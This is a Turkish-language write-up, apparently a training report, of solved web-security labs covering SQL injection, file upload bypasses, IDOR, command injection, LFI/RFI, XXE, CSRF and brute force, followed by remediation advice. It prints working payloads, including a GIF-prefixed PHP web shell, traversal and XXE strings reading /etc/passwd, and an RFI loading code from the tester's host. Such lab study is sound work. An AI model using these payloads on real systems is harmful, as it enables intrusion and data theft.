2.2.1. Basic SQL Injection

Laboratuvarın açıklamasında SQL Injection aracılığıyla Sky Raincin kullanıcısının email adresi istenmiştir. Laboratuvarı çalıştırıp ilgili siteye girdiğimde giriş ekranıyla karşılaştım. Kullanıcı adı kısmına “' OR '1=1'-- ”, şifre kısmına ise rastgele bir değer girdiğimde giriş ekranını atlatıp Sky Raincin kullanıcı bilgilerini görüntüledim. Laboratuvar cevabı olarak “sraincin0@moonfruit.hv” değerini girip başarıyla tamamladım.

2.2.2. Union-Based SQL Injection

Laboratuvar açıklamasında arama sekmesinde Union tabanlı SQL Injection olduğu, bu saldırı ile veri tabanı adının getirilmesi istenmiş. İlgili siteye girdiğimde arama sekmesi ve devamında sorgu çıktısı yer alıyordu. Arama sekmesine “Ford” değerini girdiğimde sadece Ford araçları döndü. “Ford’ OR ‘1=1’-- ” sorgusunu döndüğümde bütün araçların bilgileri döndü. Union Based SQL Injection için toplam sütun sayısını öğrenmem gerekiyordu. Site üzerinde halihazırda sütun sayısı belliydi fakat emin olmak için “ORDER BY” sorgusunu kullandım. “Ford' ORDER BY 1-- ” sorgusuyla çıktı almaya başladım ve “Ford' ORDER BY 5-- ” sorgusuna gelince herhangi bir çıktı alamadım. Böylelikle sütun sayısının 4 olduğunu kesinleşmiş oldum. Sonrasında ise veri tabanı adını yazdırmak için “Ford' UNION SELECT NULL, NULL, database(), NULL-- ” sorgusunu girdim. Çıktı olarak Ford araçlarından sonra veri tabanı adı (ecliptica_cars) yer alıyordu. Laboratuvar sorusunun cevabı olarak girdim ve laboratuvarı başarıyla tamamladım.

2.2.3. Boolean-Based Blind SQL Injection

Laboratuvar açıklamasında stok kontrol sisteminde Blind SQL Injection olduğu, bu saldırı ile veri tabanı adının getirilmesi istenmiş. İlgili sayfaya girdiğimde dropdown menü aracılığıyla stok kontrol ekranıyla karşılaştım. Stok dönüşü, sistemde mevcut veya değil şeklinde yazdırılıyordu. Burp Suite ile siteyi tekrar açıp, stok kontrol isteği yolladım ve giden isteğin içeriğini kontrol ettim. Giden isteğin body kısmında “search” parametresi yer alıyordu. Bu parametre dropdown menüde seçilen öğenin adını taşıyordu. Parametre içeriğini “+or+1=1'+--+” şeklinde değiştirip yolladığımda stokta mevcut dönütünü aldım. Sonrasında veri tabanı adını bulmak için tek tek harflerin varlığı ya da yokluğunu “iphone11' AND SUBSTRING(database(), 1, 1)='a' -- ” sorgusuyla Burp Suite Intruder’da denemeye başladım. Belli bir yerden sonra “echo_store” sonucunu elde edince cevap olarak denedim ve doğru cevabı bulduğumu laboratuvarın tamamlanmasıyla anladım.

2.3. Unrestricted File Upload

2.3.1. Basic Unrestricted File Upload

Laboratuvarın açıklamasında dosya yükleme aracılığıyla config.php dosyasının içeriğinin okunması isteniyor. Laboratuvarı çalıştırıp siteye girdiğimde karşıma sadece gif, jpg, jpeg, png dosya uzantılarının kabul edildiği yazan dosya yükleme ekranı ile karşılaştım.

White-list kullanılıyormuş gibi gözükse de dosya seçme kutusunda istediğim herhangi dosyayı seçebileceğimi gördüm. Bunun üzerine “p0wny-shell.php” PHP shell’ini yükledim ve yüklenmiş yolu yeni sekmede açtım. Karşıma RCE gerçekleştirebileceğim shell terminal ekranı geldi ve izinler içerisinde /config.php dosyasını aramaya başladım. Kısa bir aramadan sonra hedef dosyayı buldum ve “cat” komutu ile içeriğini yazdırdım. İçeriğindeki veri tabanı şifresini laboratuvarın cevabı olarak girdim ve laboratuvarı tamamladım.

2.3.2. MIME Type Filter Bypass

Laboratuvarın açıklamasında dosya yükleme işlevinde MIME-Type tabanlı filtreleme olduğu, bunu aşip config.php dosyasındaki veri tabanı şifresini bulmamız isteniyor. Siteye girdiğimde karşıma dosya yükleme ekranıyla karşılaştım. Dosya yükleme kısmına “p0wny-shell.php” PHP shell’i yüklemeye çalıştığımda uygun dosya tipi olmadığından hata verip dosyayı yüklemeyi. Bunun üzerine bu filtreyi baypas etmek için dosya uzantısını değiştirmek gibi çeşitli denemelerde bulundum fakat herhangi bir sonuç elde edemedim. Sonrasında Burp Suite üzerinden dosya yükleme isteğini yakalayıp istek içerisindeki “Content-Type” içeriğini “image/jpeg” olarak değiştirip isteği devam ettirdim. Bunun sonucunda PHP shell’ini başarıyla sisteme yükledim. Yüklenmiş dosya yolunu yeni sekmede açıp config.php dosyasını aradım. Hedef dosyayı bulduktan sonra “cat” komutu ile dosya içeriğini yazdırıp veri tabanı şifresini laboratuvarın cevabı olarak girdim ve laboratuvarı tamamladım.

2.3.3. File Signature Filter Bypass

Laboratuvarın açıklamasında dosya yükleme işlevinde magic byte tabanlı filtreleme olduğu, bunu aşip config.php dosyasındaki veri tabanı şifresini bulmamız isteniyor. Siteye girdiğimde karşıma dosya yükleme ekranıyla karşılaştım. Dosya yükleme kısmına “p0wny-shell.php” PHP shell’i yüklemeye çalıştığımda uygun dosya tipi olmadığından hata verip dosyayı yüklemeyi. Bunun üzerine yeni bir dosya oluşturup içerisine “GIF87a <?php echo system(\$_GET['cmd']); ?>” kodunu ekledim. Böylelikle sistem bu dosyayı gif dosyası zannetti ve yükledi. Yüklenen dosya yoluna girdim, URL’e parametre olarak “cmd” ekleyip içerisine istediğim komutu ekledim. Hedef dosyayı bulup “cat” komutu ile içeriğini yazdırmaya çalıştım fakat dosyanın tamamını yazdıramadım. Bunun üzerine parametreyi “?cmd=cat ../config.php | base64” şeklinde değiştirip dosya içeriğini base64 halinde

yazdırdım. İçeriği tekrar base64 ile çözdükten sonra dosya içeriğini sağlıklı bir şekilde okuyabildim ve veri tabanı şifresini laboratuvarın cevabı olarak girip başarıyla tamamladım.

2.3.4. File Extension Filter Bypass

Laboratuvarın açıklamasında dosya yükleme işlevinde dosya uzantısı blacklisti olduğu, bunu aşip config.php dosyasındaki veri tabanı şifresini bulmamız isteniyor. Siteye girdiğimde karşıma dosya yükleme ekranıyla karşılaştım. Dosya yükleme kısmına “p0wny-shell.php” PHP shell’i yüklemeye çalıştığımda uygun dosya tipi olmadığından hata verip dosyayı yüklemedi. Bunun üzerine dosya uzantısını “.pHp” şeklinde değiştirip denediğimde yükleme başarılı oldu fakat shell çalışmadı. Dosya uzantılarını değiştirdiğim PHP shell’lerini tek tek denediğimde .phtml uzantısı hariç diğerlerinde shell’ler çalışmadı. Uzantısını değiştirdiğim zararlı kodu başarıyla yükledikten sonra config.php dosyasını buldum ve “cat” komutu ile içeriğini okudum. Dosya içeriğindeki veri tabanı şifresini laboratuvarın cevabı olarak girip laboratuvarı başarıyla tamamladım.

2.4. Insecure Direct Object References (IDOR)

2.4.1. Invoices

Laboratuvarın açıklamasında kullanıcıların IDOR aracılığıyla yetkisiz bir şekilde diğer kullanıcıların faturalarını görüntüleyebildiği, bu sömürü ile Emilia Rawne adlı kullanıcının emailinin bulunması isteniyor. Siteye girdiğimde yeni bir faturamın olduğunu belirten bir metin ve görüntüleyebileceğim bir buton yer alıyordu. Butona tıklayıp yeni sayfada faturayı açtım. URL içeriğine baktığımda “invoice_id=1001” şeklinde bir parametre yer alıyordu. Buradaki değeri değiştirip fatura idsi 1003 olan faturayı açtığımda Emilia Rawne kullanıcısının faturası ile karşılaştım. Fatura içeriğini incelediğimde kullanıcı emaili buldum ve laboratuvar cevabı olarak girip laboratuvarı tamamladım.

2.4.2. Ticket Sales

Laboratuvarın açıklamasında IDOR ile ürünlerin fiyatının düşürülebileceği, sipariş sonrası ortaya çıkan “order id” değerinin bulunması isteniyor. Siteye girdiğimde bir satın alma ekranı ile karşılaştım. Ekranda 300 dolarlık bilet ve 50 dolarlık hesap bütçesinin olduğu ve satın alınacak bilet adeti yazıyordu. Burp Suite ile satın alma isteğini dinleyip içeriğini inceledim. Satın alma isteğinin body kısmında bilet adedi ve fiyatı yer alıyordu. Bilet fiyatını

1 olarak güncelleyip satın alma isteğini ilerlettim ve işlem başarılı şekilde gerçekleşti. Satın alma sonucunda ekranda “order id” değeri de bulunan satın alma detayları yazdırıldı. Buradaki order id değerini (65274efc95282d0cc) laboratuvarın cevabı olarak girip laboratuvarı başarılı bir şekilde tamamladım.

2.4.3. Change Password

Laboratuvarın açıklamasında IDOR aracılığıyla yetkisiz bir şekilde başka kullanıcıların şifresinin değiştirilebileceği, bu zafiyetin sömürülerek admin kullanıcısının telefon numarasının elde edilmesi isteniyor. Siteye girdiğimde giriş ekranıyla karşılaştım. Verilen giriş bilgilerini girdiğimde kullanıcı bilgileriyle beraber şifre değiştirme ekranıyla karşılaştım. Burada şifremi test olarak değiştirip Burp Suite ile giden isteği incelemeye karar verdim. İsteğin body kısmında yeni şifre ve kullanıcı idsi parametre olarak gönderiliyordu. Kullanıcı idsini 1 olarak değiştirdim. Ekranda şifre değiştirme işleminin başarıyla gerçekleştiği, admin kullanıcısının şifresinin değiştirildiği yazıyordu. Giriş ekranına dönüp “admin:test” kullanıcı bilgisiyle giriş yapmayı denedim ve başarılı oldum. Şifre değiştirme ekranına girdiğimde admin kullanıcısının bilgilerini inceledim. Bilgilerdeki telefon numarasını laboratuvar cevabı olarak girip laboratuvarı başarılı bir şekilde tamamladım.

2.5. Command Injection

2.5.1. Basic Command Injection

Laboratuvarın açıklamasında laboratuvar uygulamasının “nslookup” aracını kullandığı ve command injection zafiyeti içerdiği, bu zafiyetin sömürülerek uygulamanın çalıştığı makinenin hostname’inin bulunması isteniyor. Siteye girdiğimde “DNS Lookup” başlığı altında girilen domain’in DNS bilgilerinin döndürüldüğünü gördüm. Uygulamayı test etmek için “google.com” adresini girdim ve beklenildiği gibi bir çıktı aldım. Sistemde çalıştırılan “nslookup” aracının bir terminal aracı olduğunu biliyordum. Dolayısıyla girilen domainin sonuna hostname’i elde etmek için “google.com && hostname” komutunu girdim. Çıktı olarak “google.com” adresinin DNS bilgileri ve makinenin hostname’iyle karşılaştım. Çıkan hostname’i laboratuvar cevabı olarak girdim ve laboratuvarı başarıyla tamamladım.

2.5.2. Command Injection Filter Bypass

Laboratuvarın açıklamasında laboratuvar uygulamasının “nslookup” aracını kullandığı, güvenlik önlemi olarak yaygın terminal komutlarının engellendiği belirtilmiş, bu güvenlik önlemini baypas ederek uygulamanın çalıştığı makinenin hostname’inin bulunması isteniyor. Siteye girdiğimde “google.com && hostname” komutunu denediğimde komutun blackliste takıldığı uyarısını aldım. Bunun üzerine hangi operatör ve komutların takılıp takılmadığını denemeye başladım. “|” operatörünü denediğimde herhangi bir uyarı hata mesajıyla karşılaşmadım ve bunun üzerine ilk girdiğim komutu bu operatöre göre düzenledim. “google.com|hostname” komutunu girdiğimde makinenin hostname’iyle karşılaştım. Çıkan hostname’i laboratuvarın cevabı olarak girdim ve laboratuvarı başarıyla tamamladım.

2.6. File Inclusion

2.6.1. Basic Local File Inclusion

Laboratuvarın açıklamasında laboratuvar uygulamasında LFI aracılığıyla yetkisiz bir şekilde dosyalara erişim sağlanabildiği, bu zafiyetin sömürülerek /etc/passwd dosyasındaki son eklenen kullanıcının kullanıcı adının bulunması isteniyor. Siteye girdiğimde 404 sayfasıyla karşılaştım. URL’i incelediğimde parametrede sayfa yolunun yer aldığını fark ettim. Bunun üzerine parametre içeriğindeki sayfa yolunu “/../../../../etc/passwd” olarak değiştirdim. Değiştirdiğim URL’e ilerlediğimde /etc/passwd dosyasının içeriğiyle karşılaştım. En son eklenen kullanıcının kullanıcı adını (pioneer) laboratuvar cevabı olarak girdim ve laboratuvarı başarıyla tamamladım.

2.6.2. Local File Inclusion Filter Bypass

Laboratuvarın açıklamasında laboratuvar uygulamasında LFI önlemi olarak “..” ve “/” karakterlerinin blacklist ile engellendiği, bu engelin baypas edilip /etc/passwd dosyasındaki son eklenen kullanıcının kullanıcı adının bulunması isteniyor. Siteye girdiğimde 404 sayfası ile karşılaştım. URL’i incelediğimde parametrede sayfa yolunun yer aldığını fark ettim. Bunun üzerine parametre içeriğindeki sayfa yolunu “/../../../../etc/passwd” olarak değiştirdim. Fakat bunun sonucunda blacklist’e takılıp sayfa yönlendirmesi yerine hata ile karşılaştım. İnternette topladığım LFI payloadlarını Burp Suite Intruder aracına yükledim ve parametre üzerinde tek tek brute force denemesi yaptım. Topladığım payloadlardan

“....//....//....//etc/passwd” payloadı çalıştı ve /etc/passwd dosyasının içeriğini ekrana yazdırdı. Dosya içeriğinden en son eklenen kullanıcı adını (sunflower) laboratuvarın cevabı olarak girdim ve laboratuvarı başarıyla tamamladım.

2.6.3. Basic Remote File Inclusion

Laboratuvarın açıklamasında laboratuvar uygulamasında RFI aracılığıyla ACE gerçekleştirilebileceği, bu zafiyetin sömürülerek uygulamanın çalıştığı makinenin hostname’inin bulunması isteniyor. Siteye girdiğimde URL’deki “page” parametresi ile LFI gerçekleştirilebiliyordu fakat hostname’i elde etmek için işe yaramazdı. RFI ile hostname’i elde etmek için kendi makinemde “<?php echo gethostname(); ?>” kodunu içeren “rfi.php” adlı bir dosya oluşturdum. Dosyanın bulunduğu dizinde Python Web Server çalıştırdım. Sitedeki “page” parametresinin değerini “<http://10.8.6.32:8000/rfi.php>” ile değiştirip sayfaya ilerledim. Sayfayla beraber yüklediğim dosyadaki kod çalıştı ve sistemin hostname’i (imperial) ekrana yazdırıldı. Çıkan hostname’i laboratuvarın cevabı olarak girdim ve laboratuvarı başarıyla tamamladım.

2.7. XML External Entity Injection (XXE)

2.7.1. Basic XXE

Laboratuvarın açıklamasında laboratuvar uygulamasında XXE aracılığıyla yetkisiz şekilde dosyalara erişim yapılabildiği, bu zafiyetin sömürülmesiyle /etc/passwd dosyasındaki son eklenen kullanıcının kullanıcı adının bulunması isteniyor. Siteye girdiğimde ad, soyad, email ve mesaj kullanıcı girdisi içeren iletişim formuyla karşılaştım. Burp Suite Intercept ile doldurduğum formun isteğinin içeriğini inceledim. İstek içeriğinde form bilgilerinin XML tipinde gönderildiğini öğrendim. Gönderilen istekteki form bilgilerinin üstüne “<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>” kodunu ekledim, formdaki mesaj içeriğini de “&xxe;” şeklinde değiştirdim. İsteği ilerlettiğimde mesaj içeriğinde /etc/passwd dosyasının içeriği yer alıyordu. Mesaj içeriğinden son eklenen kullanıcının kullanıcı adını (optimus) laboratuvarın cevabı olarak girdim ve laboratuvarı başarıyla tamamladım.

2.8. Cross Site Request Forgery (CSRF)

2.8.1. Change Password

Laboratuvarın açıklamasında laboratuvar uygulamasının CSRF içerdiği, özel bir URL hazırlayarak admin kullanıcısının email adresinin bulunması isteniyor. Siteye girdiğimde giriş sayfasıyla karşılaştım. Verilen giriş bilgilerini kullanarak uygulamaya giriş yaptığımda destek kısmıyla birlikte şifre değiştirme ekranı ile karşılaştım. Burp Suite Intercept ile yeni şifre olarak “test” değerini doldurduğum isteği inceledim. Şifre değişikliği GET metodu aracılığıyla URL'deki “new_password” parametresiyle gerçekleşiyordu. URL'i kopyalayıp destek kısmına gönderdim. Dönüş olarak admin kullanıcısından mesaj aldım. Hesaptan çıkıp admin kullanıcı adıyla yeni şifreyi denediğimde başarıyla giriş yaptım. Hedef kullanıcı olarak giriş yaptıktan sonra şifre değiştirme ekranında admin emailini laboratuvarın cevabı olarak girdim ve laboratuvarı başarıyla tamamladım.

2.8.2. Money Transfer

Laboratuvarın açıklamasında laboratuvar uygulamasının CSRF içerdiği, özel bir URL hazırlayarak başkasının hesabından kendi hesabımıza para aktarmamız isteniyor. Siteye girdiğimde destek kısmıyla birlikte para transferi sistemiyle karşılaştım. Para miktarını 1000\$ girip gönderilecek kişiyi admin olarak seçtim ve Burp Suite Intercept üzerinden giden isteği inceledim. İstekteki URL'de “transfer_amount” ve “receiver” şeklinde iki adet parametre yer alıyordu. URL'deki “receiver” parametresini kendi kullanıcı adım olacak şekilde değiştirdim, URL'i kopyaladım ve isteğin ilerlemesini iptal ettim. Siteye tekrar girdiğimde kopyaladığım URL'i destek kısmına gönderdim. Dönüş olarak admin kullanıcısından mesaj aldım ve transfer işlemini kendime olacak şekilde gerçekleştirdim. Karşıma para transferine ait bilgiler çıktı. Bu bilgiler içerisinden transfer ID'yi laboratuvarın cevabı olarak girip laboratuvarı başarılı bir şekilde tamamladım.

2.9. Broken Authentication

2.9.1. Dictionary Attack

Laboratuvarın açıklamasında laboratuvar uygulamasındaki admin kullanıcısının zayıf şifre kullandığını, sözlük kullanarak bu şifreyi bulmamız isteniyor. Siteye girdiğimde giriş sayfasıyla karşılaştım. Giriş bilgileri olarak kullanıcı adını “admin”, şifreyi ise rastgele girdim. Giriş işlemindeki giden isteği Burp Suite Intercept üzerinden inceledim. İsteğin body

kısımındaki şifre parametre içeriğini temizleyip Burp Suite Intruder aracına uygun hale getirdim. Intruder aracıyla brute force saldırısı yapmaya başladım. Bir süre sonra sözlükteki doğru şifreye (superman) denk gelince başarıyla giriş yaptım ve admin kullanıcısının şifresini laboratuvarın cevabı olarak girdim ve laboratuvarı başarıyla tamamladım.

2.9.2. Execution After Redirect (EAR)

Laboratuvarın açıklamasında laboratuvar uygulamasının EAR zafiyeti bulundurduğu, bu zafiyeti sömürerek izinsiz erişim ile elde edilen kullanıcının telefon numarasının bulunması isteniyor. Siteye girdiğimde giriş sayfasıyla karşılaştım. Herhangi bir giriş bilgisi bulunmadığından ve açıklamada verilmiş bilgilerden yola çıkarak URL’de bulunan /login.php yolunu /index.php olarak değiştirdim. URL’e ilerlemeden önce Burp Suite Repeater üzerinden isteği bir adım ilerlettim. İstek ilerledi ve /index.php sayfasına giriş kontrolü yapılmadan giriş sağladım. Giriş sağladıktan sonra karşıma çıkan sayfadaki kullanıcı bilgilerinden telefon numarasını (705-491-1388) laboratuvarın cevabı olarak girdim ve laboratuvarı başarıyla tamamladım.

3. Zafiyet Raporları

3.1. Isınmalar

3.1.1. Arrow

İlk ısınma olan Arrow’da geliştirilen uygulama Telnet yerine SSH gibi daha güvenilir protokoller üzerine kurulabilir. Ayrıca Telnet bağlantısı kurmaya çalışırken root yetkisindeki kullanıcının giriş bilgilerinin denenmesiyle alakalı öneri metni yazdırılmamalı. Gizliliğine önem verilen bir uygulama geliştiriliyorsa bilindik portların dışına çıkılabilir veya TCP yerine UDP kullanılabilir, böylece saldırıların işini bir nebze de olsa zorlaştırılır.

3.1.2. File Hunter

File Hunter ısınmasında geliştirilen uygulama anonim bağlantıya izin veren ayarlarda FTP kullanıyor. Eğer uygulama önemli dosyalar içeriyorsa veya uygulamaya belirli kişilerin erişiminin olması isteniyorsa FTP yerine başka bir protokol seçilebilir veya FTP için anonim bağlantı reddedilebilir. Önemli dosyaların rahat erişimini engellemek için de dosyalar sıkıştırılıp güçlü bir şifre ile şifrelenebilir.

3.1.3. Secure Command

Secure Command ısınması için geliştirilen uygulama SSH üzerine kurulmuş, ısınma sorusunda bağlantı için kullanıcı giriş bilgileri verilmişti. Verilen kullanıcı bilgileri zayıf olduğundan (hackviser:hackviser) olası brute force saldırısında kırılması zor değil. Aynı şekilde root kullanıcısının da giriş bilgileri (root:root) sıkılaştırılabilir. Isınmadaki hedef dosyanın gizlenilmesi yerine sıkıştırılıp güçlü bir şifre ile şifrelenebilir.

3.1.4. Query Gate

Isınmadaki uygulamada çalışan MySQL servisinde herhangi bir şifre bulunmuyor. Bu da broken authentication zafiyetine sebebiyet veriyor. Veri tabanında ısınmadaki gibi önemli bilgiler yer alıyorsa (özellikle en yetkili root kullanıcısı için) veri tabanının güçlü bir şifreyle şifrlenmesi gerekir.

3.1.5. Discover Lernaean

Isınma uygulamasında çalışan HTTP servisinde H3K File Manager kullanılıyor. Kullanılan üçüncü parti yazılımında giriş bilgileri olarak varsayılan giriş bilgileri kullanılıyor. Güvenliğin artırılması için varsayılan giriş bilgilerinin silinmesi veya güçlü içeriklerle değiştirilmesi gerekir. Aksi halde ısınmada olduğu gibi broken authentication zafiyetine sebep olur. Üçüncü parti yazılımında yetkili kullanıcı olarak giriş yapılmasa bile sistemdeki önemli dosyalara erişim bulunuyor. SSH bağlantısında şifre olarak en çok kullanılan şifreler seçilmemeli, yerine daha güçlü şifreler seçilmeli. Ayrıca SSH bağlantısı için brute force kullanılmasına karşı önlemler alınmalı.

3.1.6. Bee

Isınmadaki uygulamanın dashboard giriş sekmesinde email girdisinin sadece frontend'de değil backend'de de kontrol edilmesi gerekir. Giriş sekmesinde SQL Injection bulunuyor. Bunu önlemek için backend kısmında kullanıcı girdisini direkt kullanmak yerine veri temizleme ve doğrulamanın yapılması gerekir. Dashboard sayfasındaki profil fotoğrafı değiştirme sekmesinde file upload zafiyeti bulunuyor. Dolayısıyla sistem üzerinde RCE gerçekleştirilebiliyor. Giriş sekmesiyle aynı şekilde kullanıcı girdisindeki verilerin temizlenmesi ve doğrulanması gerekir.

3.1.7. Leaf

Isınmadaki uygulamada SSTI zafiyeti barındıracak şekilde geliştirilmiş. Bu zafiyet kolaylıkla tespit edilip, kullanıldığında RCE zafiyetine evriliyor. Zafiyetin önlenmesi için kullanıcı girdilerinin temizlenmesi ve doğrulanması gerekir.

3.1.8. Venomous

Isınma için geliştirilmiş uygulamada kullanıcı girdilerinin temizlenmemesi ve doğrulanmaması sonucunda URL parametresinden LFI gerçekleştiriliyor. LFI aracılığıyla da önemli dosyalara erişim sağlanabiliyor. Bunu önlemek için uygulamanın çalıştığı sistemdeki kullanıcının yetkileri kısıtlanabilir. Ayrıca sistemde kullanılan nginx uygulaması ile log poison gerçekleştirilip reverse shell ve RCE sömürüleri yapılabilirdi. Aynı şekilde bu sömürülerin gerçekleştirilme yolunu kısıtlamak için URL üzerinde blacklist kısıtlamasına gidilebilir.

3.1.9. Super Process

Isınmadaki uygulama Supervisor 3.3.2 versiyonu kullanılarak geliştirilmiş. Bu üçüncü parti yazılımın kullanılan versiyonu halihazırda RCE zafiyeti barındırıyordu. Bunu engellemek için bahsi geçen yazılımın güncel versiyonu ya da zafiyet barındırmayan başka bir yazılım kullanılabilir. Ayrıca sisteme girildikten sonra python2.7 versiyonu aracılığıyla SUID privilege escalation gerçekleştirilebiliyordu. Bunu engellemek için python2.7 yazılımının yetkileri kısıtlanabilir.

3.1.10. Glitch

Isınmadaki uygulama nostromo web serverı üzerine geliştirilmiş. Bahsi edilen web serverda halihazırda CVE-2019-16278 kodlu RCE zafiyeti bulunuyor. Bu zafiyeti engellemek için test edilmiş, daha güvenli bir web server kullanılabilir. Aynı şekilde uygulamanın temeli olan Linux versiyonunda, CVE-2022-0847 kodlu privilege escalation zafiyeti bulunuyor. Bu zafiyetin giderilmesi için güncel Linux versiyonlarına geçilmesi gerekir.

3.1.11. Find and Crack

Isınma uygulaması GLPI yazılımı kullanılarak geliştirilmiş. Bu üçüncü parti yazılım RCE zafiyeti bulunuyor. Dolayısıyla bunu engellemek için bahsedilen yazılımın uygulamadan çıkarılması, elzem bir işlevselliği varsa farklı yazılımların kullanılması gerekir. Ayrıca sistemde bulunan “find” komutu root yetkilendirilmesi olmasına rağmen şifre gerektirmeden çalıştırılabilir. Bu komut üzerinden privilege escalation gerçekleştirilebilir. Bunu engellemek için komutun yetkilendirilmesinin sıkılaştırılması gerekir. Isınmanın ana hedefi olan backup.zip içerikleri sıkıştırılarak şifrelenmiş fakat kullanılan şifre yeterince güçlü olmadığından basit bir brute force ile kırılabilir. Şifreleme için mümkünse daha önce kullanılmamış ve güçlü bir şifre tercih edilmeli.

3.2. Laboratuvarlar

3.2.1. XSS

Bulunan üç adet XSS laboratuvarı da aynı sebepten ötürü XSS barındırıyor. Laboratuvarlardaki kullanıcı girdileri için herhangi bir filtreleme, blacklist-whitelist kullanımı, temizleme ve doğrulama bulunmadığından üç laboratuvarda da rahatlıkla XSS gerçekleştirilebilir. Bunu engellemek için kullanıcı girdilerinin direkt kullanımı gerçekleştirilmemeli.

3.2.2. SQL Injection

Bulunan üç adet SQL Injection laboratuvarı da kullanıcı girdilerinin filtrelenmemesinden, blacklist-whitelist kullanılmamasından, temizlenmemesinden ve doğrulanmamasından dolayı kaynaklanıyor. Bunu engellemek için kullanıcı girdilerinin direkt kullanımı gerçekleştirilmemeli.

3.2.3. Unrestricted File Upload

Bulunan dört adet file upload laboratuvarının ilkinde kullanıcı girdisi için herhangi bir filtreleme bulunmazken diğer laboratuvarlarda kısmi olarak bulunuyor fakat baypas edilebilir. Zafiyetin önlenmesi için kullanıcı girdilerinin daha sıkı filtrelenmesi, doğrulanması ve temizlenmesi gerekiyor.

3.2.4. Insecure Direct Object References (IDOR)

Bulunan üç adet IDOR laboratuvarından ilki GET metodundaki URL parametresinden, kalan ikisi ise POST metodundaki body içerisindeki parametreler aracılığıyla gerçekleşiyordu. Zafiyetler farklı metodlarla gerçekleşse bile üç zafiyet de kullanıcı girdilerinin yeterince filtrelenmemesinden, temizlenmemesinden ve doğrulanmamasından kaynaklanıyor. Bu zafiyetlerin önlenmesi için kullanıcı girdilerinin direkt kullanımı gerçekleştirilmemeli.

3.2.5. Command Injection

Laboratuvarlarda sistem üzerinde direkt olarak nslookup aracı çalıştırılıyordu. İkinci laboratuvarında filtreleme bulunsa da basit bir şekilde baypas edilebiliyor. Diğer laboratuvarlara benzer şekilde kullanıcı girdisinin yeteri kadar filtrelenmemesi, temizlenmemesi ve doğrulanmaması bu zafiyetlerin oluşmasına sebep oluyor. Bu laboratuvardaki zafiyetlerin önlenmesi için kullanıcı girdilerinin direkt kullanımı gerçekleştirilmemeli.

3.2.6. File Inclusion

İlk laboratuvarında URL parametresi üzerinden LFI gerçekleştiriliyor, ikinci laboratuvarında ise RFI gerçekleştiriliyor. İki laboratuvardaki zafiyetlerin giderilmesi için kullanıcı girdilerinin filtrelenmesi, temizlenmesi ve doğrulanması gerekir.

3.2.7. XML External Entity Injection (XXE)

Laboratuvarında XXE zafiyeti aracılığıyla sistem içerisindeki dosyalara yetkisiz erişim sağlanabiliyordu. Bu zafiyet XML tabanlı veri işleme uygulamalarında ortaya çıkıyor. Bu zafiyeti önlemek için kullanıcı girdileri filtrelenmeli, doğrulanmalı ve temizlenmelidir. Aynı şekilde XML için dış varlıkların eklenmesi devre dışı bırakılmalıdır.

3.2.8. Cross Site Request Forgery (CSRF)

Bu zafiyetin tetiklenmesi için kullanıcı tarafında gelen zararlı bağlantının açılması gerekiyor. Saldırganlar bu zararlı bağlantıları kısaltmış veya ismini değiştirebilir. Bunun için bilinmeyen kaynaklardan gelen herhangi bir bağlantının açılmaması gerekir. Gelen bağlantılar

güvenilir kaynaklardan olsa bile bağlantılar çeşitli siteler üzerinden içeriğinin güvenilirliği test edilmeli, sonrasında gerekiyorsa açılmalıdır.

3.2.9. Broken Authentication

İlk laboratuvarı admin kullanıcısı için güçsüz bir şifre kullanılmış. Bu yüzden basit bir brute force saldırısı ile kullanıcının şifresi kolaylıkla bulunabilir. Bunu engellemek için daha güçlü, kırması daha zor şifre tercih edilmeli.

İkinci laboratuvar için herhangi bir giriş yapılmamasına rağmen giriş gerektiren sayfalar görüntülenebiliyor. Bunu engellemek için laboratuvardaki her bir sayfa için giriş kontrolünün sayfa içeriğinden önce sağlanması, erişim kontrolünün ve yetkilendirmenin güçlendirilmesi gerekir.

